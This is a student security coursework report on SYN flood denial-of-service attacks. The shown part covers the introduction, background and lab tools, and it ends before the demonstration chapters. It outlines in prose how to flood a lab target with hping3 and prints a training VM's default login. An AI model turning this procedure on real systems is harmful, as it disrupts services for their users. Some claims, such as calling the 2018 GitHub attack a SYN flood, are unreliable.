



**Slington college**  
(इस्लिङ्टन कलेज)

**Module Code & Module Title**

**CC5004NI Security in Computing**

**Assessment Weightage & Type**

**30% Individual Coursework 2**

**Year and Semester**

**2023 -24 Spring**

**Student Name: Satyandra Kayastha**

**London Met ID: 22085599**

**College ID: NP01NT4S230016**

**Assignment Due Date: Monday, 6 May 2024**

**Assignment Submission Date: Tuesday, 7 May 2024**

**Word Count (Where Required):8069**

*I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.*

## **Abstract**

Denial of Service (DoS) attacks, particularly SYN Flood attacks, pose significant threats to information systems, affecting availability, integrity, and security. This report explores various aspects of DoS attacks, including their characteristics, techniques, and impacts. To conduct a SYN flood attack, first set up an attacker machine (Kali Linux) and a victim machine (Ubuntu with DVWA installed) in a controlled lab environment. Identify the target system, such as the DVWA website running on the victim machine, and obtain its IP address. Choose the appropriate tool, such as hping3, for launching the attack. Configure the hping3 command to flood the target with SYN packets using the --flood option and specifying the target IP and port number. Execute the attack and simultaneously capture the SYN packets using Wireshark on the attacker machine. Observe the effects of the attack, including increased CPU and memory usage on the victim machine and degraded response time of the DVWA website, while analyzing the captured traffic in Wireshark to understand the attack pattern and volume.

Analyzing the captured traffic in Wireshark provides insights into the SYN flood attack's characteristics, such as the source IP addresses, packet rates, and sequence numbers. This analysis helps in understanding the attack's magnitude and identifying patterns that can aid in detection and mitigation. Additionally, explore various mitigation techniques, such as implementing SYN cookies, rate limiting, or using firewalls with SYN flood protection. Evaluate the effectiveness of these techniques by analyzing their impact on the attack traffic captured in Wireshark. Conclude with recommendations for defending against SYN flood attacks based on the observed results and the effectiveness of the mitigation techniques analyzed.

The report achieves its objectives of understanding DoS attacks, demonstrating attack techniques, implementing mitigation strategies, and evaluating their effectiveness. Organizations must prioritize cybersecurity and invest in robust defense mechanisms. Continuous monitoring, threat intelligence, and incident response are vital for detecting and mitigating DoS attacks. Collaboration within the cybersecurity community and adherence to best practices strengthen resilience against evolving cyber threats.

## **Acknowledgment**

I want to express my heartfelt gratitude to the individuals and institutions whose support and guidance were indispensable in completing this study.

First and foremost, I extend my sincere thanks to Islington College and London Metropolitan University for providing me with a conducive learning environment and the necessary materials to pursue my studies effectively. Their resources, facilities, and academic support have been invaluable throughout this journey.

I am deeply grateful to Mr. Akchayat Bikram Dhoj Joshi, my module leader, for his unwavering support, expert guidance, and insightful feedback during the course of this study. His mentorship has been instrumental in shaping my understanding of the subject matter and guiding me towards successful completion.

I also want to extend my appreciation to Shashwot Singh Shahi, my tutor, for his dedication, encouragement, and assistance throughout this coursework. His constructive feedback and encouragement have been invaluable in overcoming challenges and achieving academic excellence.

Additionally, I would like to thank my friends and family for their unwavering support, understanding, and encouragement throughout this academic journey. Their love and encouragement have provided me with the motivation and strength to overcome obstacles and pursue my academic goals.

In conclusion, I am grateful to everyone who has contributed to this study in any way, whether through their guidance, support, or encouragement. Your contributions have been instrumental in the successful completion of this endeavor, and I am truly thankful for your support.

## List of abbreviations

DoS - Denial of Service

SYN - Synchronize

DVWA - Damn Vulnerable Web Application

IP - Internet Protocol

CPU - Central Processing Unit

hping3 - A TCP/IP packet assembler/analyzer

Wireshark - A network protocol analyzer

ICMP - Internet Control Message Protocol

UDP - User Datagram Protocol

TCP - Transmission Control Protocol

HTTP - Hypertext Transfer Protocol

HTTPS - Hypertext Transfer Protocol Secure

DNS - Domain Name System

HTTPS - Hypertext Transfer Protocol Secure

SSL - Secure Sockets Layer

TLS - Transport Layer Security

API - Application Programming Interface

# Table of Contents

<b>Abstract .....</b>	<b>i</b>
<b>Acknowledgment.....</b>	<b>ii</b>
<b>List of abbreviations .....</b>	<b>iii</b>
<b>1. Introduction .....</b>	<b>1</b>
1.1 Overview .....	1
1.2 Current scenario .....	2
1.3 Problem of statement .....	3
1.4 Project as solution .....	4
1.5 Aims and Objective.....	5
1.5.1 Aims .....	5
1.5.2 Objectives .....	5
<b>2. Background .....</b>	<b>6</b>
2.1 Types of DoS Attacks .....	7
2.1.1 SYN Flood Attacks .....	7
2.1.2 UDP Flood Attacks.....	8
2.1.3 ICMP Flood Attacks .....	8
2.2 SYN Flood Attacks .....	9
2.3 Anatomy of a SYN Flood Attack .....	10
2.4 Motivations Behind SYN Flood Attacks .....	11
2.5 MATERIALS AND METHODS .....	12
2.6 Requirements tools for SYN attack.....	13
2.6.1 Vmware pro workstation .....	13
2.6.2 Metasploitable 2.....	14
2.6.3 Kali Linux.....	15
2.6.4 Ubuntu Linux.....	16
2.6.5 Wireshark .....	17
2.6.6 Dvwa (Metasploitable 2) .....	18
<b>3. Demonstration .....</b>	<b>19</b>
3.1 Environment Setup .....	19
3.1.1 Attacker machine(kali Linux) .....	20

3.1.2 Victim user machine (Ubuntu) .....	21
3.1.3 Victim server machine (Metasploitable 2 with DVWA) .....	22
3.2 IP address and ports tracing .....	24
3.3 Test Connectivity .....	27
3.4 monitoring packet transmission (wireshark) .....	31
3.5 server availability check (before SYN flood attack) .....	33
3.6 Installing hping3 on the kali Linux .....	36
3.7 understanding hping 3 mechanism .....	37
3.8 Performing SYN flood attack.....	38
3.9 Capturing SYN flood attack packets .....	41
3.10 Server availability check (After SYN Flood attck).....	43
<b>4. Mitigation .....</b>	<b>45</b>
4.1 Configure firewalls .....	45
4.2 Rate-limiting .....	46
4.3 Connection Tracking.....	47
4.4 Blacklisting and IP Filtering .....	47
4.5 intrusion Detection/Prevention Systems (IDS/IPS) .....	47
4.6 Web Application Firewalls (WAF) .....	47
4.7 Traffic Shaping and QoS Policies .....	47
4.8 Regular Updates and Patching .....	47
<b>5. Evaluation .....</b>	<b>48</b>
5.1 Pros:.....	48
5.2 Cons:.....	48
5.3 Cost Benefit Analysis.....	49
<b>6. Conclusion .....</b>	<b>51</b>
<b>7. References .....</b>	<b>52</b>

## Table of figure

Figure 1: Denial of Service Mechanism .....	6
Figure 2: Types of Dos Attacks .....	7
Figure 3: SYN Flood attack Mechanism .....	9
Figure 4: Vmware Download page .....	13
Figure 5: Metasploitable 2 login .....	14
Figure 6: Kali Linux tools .....	15
Figure 7: Ubuntu official logo .....	16
Figure 8: Wireshark Official Logo .....	17
Figure 9: DVWA website .....	18
Figure 10: Demonstration Environment Setup Topology .....	19
Figure 11: Kali Linux Home Desktop .....	20
Figure 12: Ubuntu Linux Home Desktop .....	21
Figure 13: Metasploitable 2 login .....	22
Figure 14: Metasploitable 2 DVWA web homepage .....	23
Figure 15: Identifying the IP addresses of the kali linux (attacker machine) using "ifconfig" .....	24
Figure 16: Identifying the IP address of metasploitbale 2 (victims server machine) using "ifconfig" .....	25
Figure 17: Identifying the IP address of Ubuntu (victim user machine) using "ifconfig" ..	26
Figure 18: Pinging the victim user machine from victim server machine to ensure connectivity .....	27
Figure 19: Pinging the victim server machine from attacker machine to ensure connectivity .....	28
Figure 20: Opening a web browser on the victim user machine(Ubuntu) .....	29
Figure 21: Browsing the DVWA website to confirm .....	30
Figure 22: Configuring wireshark to capture packets on the network interface with victim server machine .....	31
Figure 23: Configuring wireshark to capture packets on the network interface with attacker machine .....	32
Figure 24: Ensuring normal operation and responsive of the website .....	34

Figure 25: Ensuring normal operation and responsive of the DVWA homepage .....	34
Figure 26: Installing hping3 on the attacker machine .....	36
Figure 27: familiarizing yourself with the hping3 command syntax and option .....	37
Figure 28: Executing the following command to lunch 1 packet of the SYN flood attack .....	38
Figure 29: Applying Filter: Tcp.flags.syn == 1 .....	39
Figure 30: Executing the following command to lunch the SYN flood attack .....	40
Figure 31: Execute the following command to stop the SYN flood attack .....	40
Figure 32: Monitoring through wireshark to capture SYN flood attack packets sent by attacker. ....	41
Figure 33: Analysing the captured packets to understand the attack pattern and volume .....	42
Figure 34: Checking the availability of the DVWA website after SYN flood attack .....	43
Figure 35: Checking the responsive of the DVWA website after SYN Flood attack .....	44
Figure 36: Configuring firewalls .....	45
Figure 37: Implementing Rate-limiting commands .....	46



# 1. Introduction

## 1.1 Overview

The entire security of Internet communication technologies (ICTs) at the national organizational and public levels is being prioritized as a high national security priority, as well as a requirement for every individual who trusts ICTs. Many modern-day businesses use the latest technologies, and as technology advances, so do cybercrimes in cases where this occurs. According to Cybersecurity Ventures study, financial losses of up to \$10.5 trillion per year from cybercrime are likely by the end of 2025. As a result, it seems to be a fairly logical step toward the development of new solutions that will eventually become critical to the resolution of cybercrimes. Electricity has gone along with the Internet ever since the latter first emerged, together with the advent of both the concepts of electricity as well as the Internet at the same time. Affordability has become their advantage as the Internet gets cheaper that means with the decrease of such system prices. So that attackers can then focus on the weak spots which are the technologies that belong to the limits of the ones we can access using currently the internet protocols (TCP, UDP, and others) with the use of the attack tools that are freely accessible. (esentire, 2023)

While use and access to the internet is increasing, a new sort of cyber-attack has begun to occur. These attacks aim to manipulate the data flow between service providers and their clients by attacking internet service providers. These are termed Denial of Service (DoS) attacks. DDoS is an attack in which multiple machines, such as computers, engage simultaneously, causing the attack to grow in enormity. A DDoS is considered effective if it stops actual users from accessing a service. Such an assault can have major consequences for an organization or service provider, damaging its infrastructures, companies, reputations, and technological capabilities. (Schwartz, 2011)

## 1.2 Current scenario

Denial of Service (DoS) attacks are still continuing problems in the cyber-security field, with incidents occurring more and more internationally. Attackers continue to be capable of using practically any way to disrupt the regular operation of information systems, affecting an organization's security and capacity to respond to crises. These attacks, both in terms of frequency and knowledge, include different components of TTPs (tactics, methods, and procedures) for breaking typical security measures in order to avoid detection. (CISA, 2021)

Recent events demonstrate the threats caused by DoS attacks, as major cases lead businesses to face greater amounts of service disruption and downtime. A good example is the DDOS attack on Dyn DNS in October 2016, which caused an Internet outage and prevented users from accessing sites such as Twitter, Netflix, and Spotify. Parallel to this, a SYN Flood attack on GitHub in February 2018 reached 1.35Tbps, ranking among the greatest DDoS attacks ever recorded. These crimes expose faults in this infrastructure's system and highlight the necessity for improved protection to be implemented. (Young, 2022)

Statistics from credible sources helps to raise awareness of the growing incidence and impact of DoS attacks on other institutions as well. According to the analysis of NTT Ltd.'s Situation until 2023 Global Threat Intelligence Report, DDoS attacks have climbed by 20% over the previous year. On a financial scale, the average damage from a distributed denial of service (DDoS) attack on a business is \$17.44 million, which includes downtime, revenue loss, and investigation. With the spread of IoT-based botnets and more complex denial strategies, remaining aware to the constant danger is more important than ever. (NTT, 2024)

Due to the low risks involved from a financial and reputational viewpoint, companies should develop and deploy strong protection measures. Given the widespread use of these threats, providing early network protection solutions such as network hardening, access control, and traffic filtering has never been more important. Furthermore, regular

monitoring, threat intelligence, and a fast response to dangerous alarms are important elements for the fast identification and elimination of DoS attacks. Organizations will have the necessary expertise to fight the Dos attacks that they are now facing by addressing this issue. Not only will they become aware of these dangers but they will also be prepared to protect their operations against such growing cyber-attacks. (CISCO, 2024)

### 1.3 Problem of statement

DoS (Denial of Service) attacks have an important effect on the accessibility and integrity of information systems. Organizations are becoming more exposed to malicious operations as they increasingly depend on digital intelligence for essential services.

**Financial Impacts:** DoS attacks have serious financial consequences. The losses include a broad list of immediate expenses for the first mitigation of the cyber-attack and service restoration, as well as the loss of income caused by the downtime and, in certain cases, legal liability. (Moore, 2019)

**Reputational Damage:** Continuous or high-profile DoS attacks can harm a company's brand and weaken consumer trust. Users demand regular and continuously access to services, and failing to meet these expectations can cause long-term damage to the brand. (Kumar, Bardhan, 2020)

**Operational Challenges:** Dealing with the consequences of a denial-of-service attack can be expensive and disturbing to normal operations. Organizations need to allocate time and money to investigating the attack, implementing mitigation strategies, and strengthening their defenses against future attacks. (kalmanek, Geczy, 2018)

**Evolution of Attack Techniques:** Attackers' strategies and tools change in together with technological advancements. DoS attacks grow in variety, making them more difficult to identify and mitigate. Organizations must remain ahead of these coming dangers in order to successfully protect against them. (Rahimmi, 2020)

## 1.4 Project as solution

The purpose of this report is to give a thorough knowledge of Denial of Service (DoS) attacks and propose effective solutions for preventing and reducing their impact on information systems. The following describes the report's strategy and aims:

**Understanding DoS Attacks:** The material will begin by discussing the many forms of DoS attacks, such as massive, protocol-based, application layer attacks and transport layer attacks. Understanding the features and strategies utilized in such attacks allows us to better recognize and defend against them. (Akamai, 2024)

**Demonstration of Attack Techniques:** Practical examples will be given to show how DoS attacks are carried out. Using relevant tools and methodologies, we will simulate many attack scenarios and demonstrate their impact on target systems and networks. (Kevin J.Houle & George M.Weaver, 2001)

**Implementation of Mitigation Strategies:** The report primary goal will be to implement and evaluate mitigation techniques for DoS attacks. This covers preventive steps to avoid attacks, such as network hardening and access control, and reactive methods to mitigate existing attacks, such as traffic filtering and rate limitation. (certnz, 2023)

**Evaluation of Effectiveness:** The success of the applied mitigation techniques will be evaluated based on their capacity to mitigate the impact of DoS attacks while maintaining service availability. This will involve evaluating the advantages and drawbacks of each method and performing a cost-benefit analysis to establish its practicality and effectiveness in context. (al, 2019)

## **1.5 Aims and Objective**

### **1.5.1 Aims**

The main aim of this project is to research Denial of Service (DoS) attacks on information systems and create effective ways for avoiding and reducing their impacts.

### **1.5.2 Objectives**

#### **To Understand DoS Attacks:**

Obtain an in-depth understanding of the many forms of DoS attacks, including their features, methodologies, and possible effects on information systems.

#### **To Demonstrate DoS Attack Techniques:**

Conduct realistic demonstrations of various DoS attacks using relevant tools and tactics.

#### **To Implement Mitigation Strategies:**

Implement automated and manual mitigation techniques to protect against DoS attacks, such as network hardening, access control, traffic filtering, and rate limiting.

#### **To Evaluate the Effectiveness of Mitigation Strategies:**

Evaluate the effectiveness of applied mitigation techniques in decreasing the impact of DoS attacks while maintaining service availability.

Conduct a cost-benefit analysis to see whether the mitigation solutions are practicable and effective in real-life situations.

## 2. Background

Denial of Service (DoS) attacks are malicious use attempts to interrupt the availability of a certain system or network, making it inaccessible to legitimate users. These attacks use weaknesses in multiple protocols and services to overwhelm the target with excessive traffic, resulting in a decline in service or full disruption. (Sirevastva, 2017)




Figure 1: Denial of Service Mechanism

(suryateja, 2018)

## 2.1 Types of DoS Attacks




Figure 2: Types of Dos Attacks

(securetriad, 2022)

### 2.1.1 SYN Flood Attacks

SYN Flood is a sort of DoS attack that takes advantage of the TCP three-way handshake procedure. Attackers overflow the target server with SYN packets, overloading its resources and blocking genuine connections. (University, 2017)

### **2.1.2 UDP Flood Attacks**

UDP Flood attacks include attackers sending a huge number of User Datagram Protocol (UDP) packets to a target, using its bandwidth and resources. Because UDP is connectionless, the attacker does not need to establish a complete connection, making these attacks simpler to execute. (Cloudflare, 2023)

### **2.1.3 ICMP Flood Attacks**

ICMP Flood attacks include overwhelming the target with Internet Control Message Protocol (ICMP) packets, such as ping queries. This exceeds the target's network bandwidth and processing capacity, resulting in a denial of service. (Cloudflare, 2023)



## 2.2 SYN Flood Attacks

SYN Flood is a Denial of Service (DoS) attack that uses the TCP three-way handshake to overload a target server's resources. In a normal TCP connection setup, the client sends a SYN (synchronize) packet to the server, the server responds with a SYN-ACK (synchronize-acknowledgment) packet, and the client sends an ACK (acknowledgement) packet to complete the handshake and connect. (Mansa, 2023)




Figure 3: SYN Flood attack Mechanism

(Vuletic,  
2018)

However, in a SYN Flood attack, the attacker sends a huge number of SYN packets to the target server without first completing the handshake procedure. This overloads the server's connection queue with half-open connections, exhausting its resources and preventing it from accepting actual connection requests. As a result, the server is overloaded and may become unavailable to genuine users.

## 2.3 Anatomy of a SYN Flood Attack

The SYN Flood attack typically consists of the following steps:

**Initiation:** The attacker sends a flood of SYN packets to the target server, each with a fake source IP address. These SYN packets appear to be from normal clients, but their source addresses are faked. (Bogdanoski, 2013)

**Half-Open Connections:** The target server responds to each SYN packet with a SYN-ACK packet and sets aside resources to handle the connection. However, because the source IP addresses are faked, the server is unable to finish the handshake and establish a full connection. (Bogdanoski, 2013)

**Resource Exhaustion:** The server's connection backlog fills up with half-open connections, using all available resources such as memory and CPU. As a result, the server is unable to handle genuine connection requests, resulting in a denial of service to legitimate users. (Bogdanoski, 2013)

## 2.4 Motivations Behind SYN Flood Attacks

SYN Flood attacks are motivated by various factors, including:

**Disruption:** Attackers may use SYN Flood attacks to interrupt the services of a target server, resulting in downtime and financial losses for the company involved. (Rajarjan, 2018)

**Sabotage:** Competitors or enemies may use SYN Flood attacks to disrupt a firm or organization's activities, causing damage to its reputation and credibility. (Sood, 2018)

**Extortion:** Attackers may blackmail victims by threatening to start SYN Flood attacks unless they pay a ransom to stop them. (Zhou, 2019)

## 2.5 MATERIALS AND METHODS

To conduct a SYN flood attack, first set up an attacker machine (Kali Linux) and a victim machine (Ubuntu with DVWA installed) in a controlled lab environment. Identify the target system, such as the DVWA website running on the victim machine, and obtain its IP address. Choose the appropriate tool, such as hping3, for launching the attack. Configure the hping3 command to flood the target with SYN packets using the --flood option and specifying the target IP and port number. Execute the attack and simultaneously capture the SYN packets using Wireshark on the attacker machine. Observe the effects of the attack, including increased CPU and memory usage on the victim machine and degraded response time of the DVWA website, while analyzing the captured traffic in Wireshark to understand the attack pattern and volume.

Analyzing the captured traffic in Wireshark provides insights into the SYN flood attack's characteristics, such as the source IP addresses, packet rates, and sequence numbers. This analysis helps in understanding the attack's magnitude and identifying patterns that can aid in detection and mitigation. Additionally, explore various mitigation techniques, such as implementing SYN cookies, rate limiting, or using firewalls with SYN flood protection. Evaluate the effectiveness of these techniques by analyzing their impact on the attack traffic captured in Wireshark. Conclude with recommendations for defending against SYN flood attacks based on the observed results and the effectiveness of the mitigation techniques analyzed.

## 2.6 Requirements tools for SYN attack

### 2.6.1 Vmware pro workstation

VMware Workstation Pro is a leading virtualization software that enables users to run several operating systems on the same machine. It allows experts, developers, and organizations to construct virtual machines (VMs) that imitate various hardware settings in software. This functionality is very useful for jobs like software development, testing, demonstrations, and IT management. VMware Workstation Pro has many of features, such as snapshotting, which allows users to store the state of a virtual machine at any time, and powerful networking capabilities for complicated virtual network configurations. It is well-known for its reliability, performance, and broad support for many kinds of operating systems and cloud platforms. (vmware, 2023)




Figure 4: Vmware Download page

(Ubuntu, 2024)

## 2.6.2 Metasploitable 2

Metasploitable 2 is a virtual computer system designed to be easily hacked. It is used by cybersecurity experts to practice identifying and resolving security issues. Metasploitable 2 allows users to discover how hackers get into computer systems and then figure out how to block them. It functions as a cybersecurity training ground, allowing users to observe how vulnerable computer systems are and learn how to make them safer. (Rapid7, 2023)

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:

Figure 5: Metasploitable 2 login

(Rapid7, 2023)

### 2.6.3 Kali Linux

Kali Linux is a kind of Linux-based computer system created for detecting vulnerabilities in security and conducting tests to ensure that computer systems are secure from hackers. It includes several kinds of tools to help cybersecurity experts and ethical hackers in detecting vulnerabilities in computer networks and systems. People use it to learn how to investigate security problems and collect digital evidence. Kali Linux serves as a cybersecurity Swiss Army knife, assisting users in learning about and protecting themselves from cyber dangers. (kali, 2024)




Figure 6: Kali Linux tools

(kali, 2024)

### 2.6.4 Ubuntu Linux

Ubuntu Linux is similar to a free and simple version of Windows or macOS, but it is more flexible and has a huge user base that can assist you if you have any questions. People use Ubuntu for routine computer operations like as accessing the internet, composing papers, and watching movies. It is also used to power servers, which are dedicated computers that store and distribute webpages and other internet services. Developers also enjoy it since it is compatible with a wide range of programming languages and tools. (Ubuntu, 2024)



*Figure 7: Ubuntu official logo*

(Ubuntu, 2024)



### 2.6.5 Wireshark

Wireshark is a must-have tool for network analysis and troubleshooting, offering thorough analysis into network traffic and allowing users to diagnose problems, assess security risks, and understand network protocol behavior. Its full feature set and broad protocol support make it a valuable resource for network administrators, security experts, and developers. (wireshark, 2023)



*Figure 8: Wireshark Official Logo*

(wireshark, 2023)

## 2.6.6 Dvwa (Metasploitable 2)

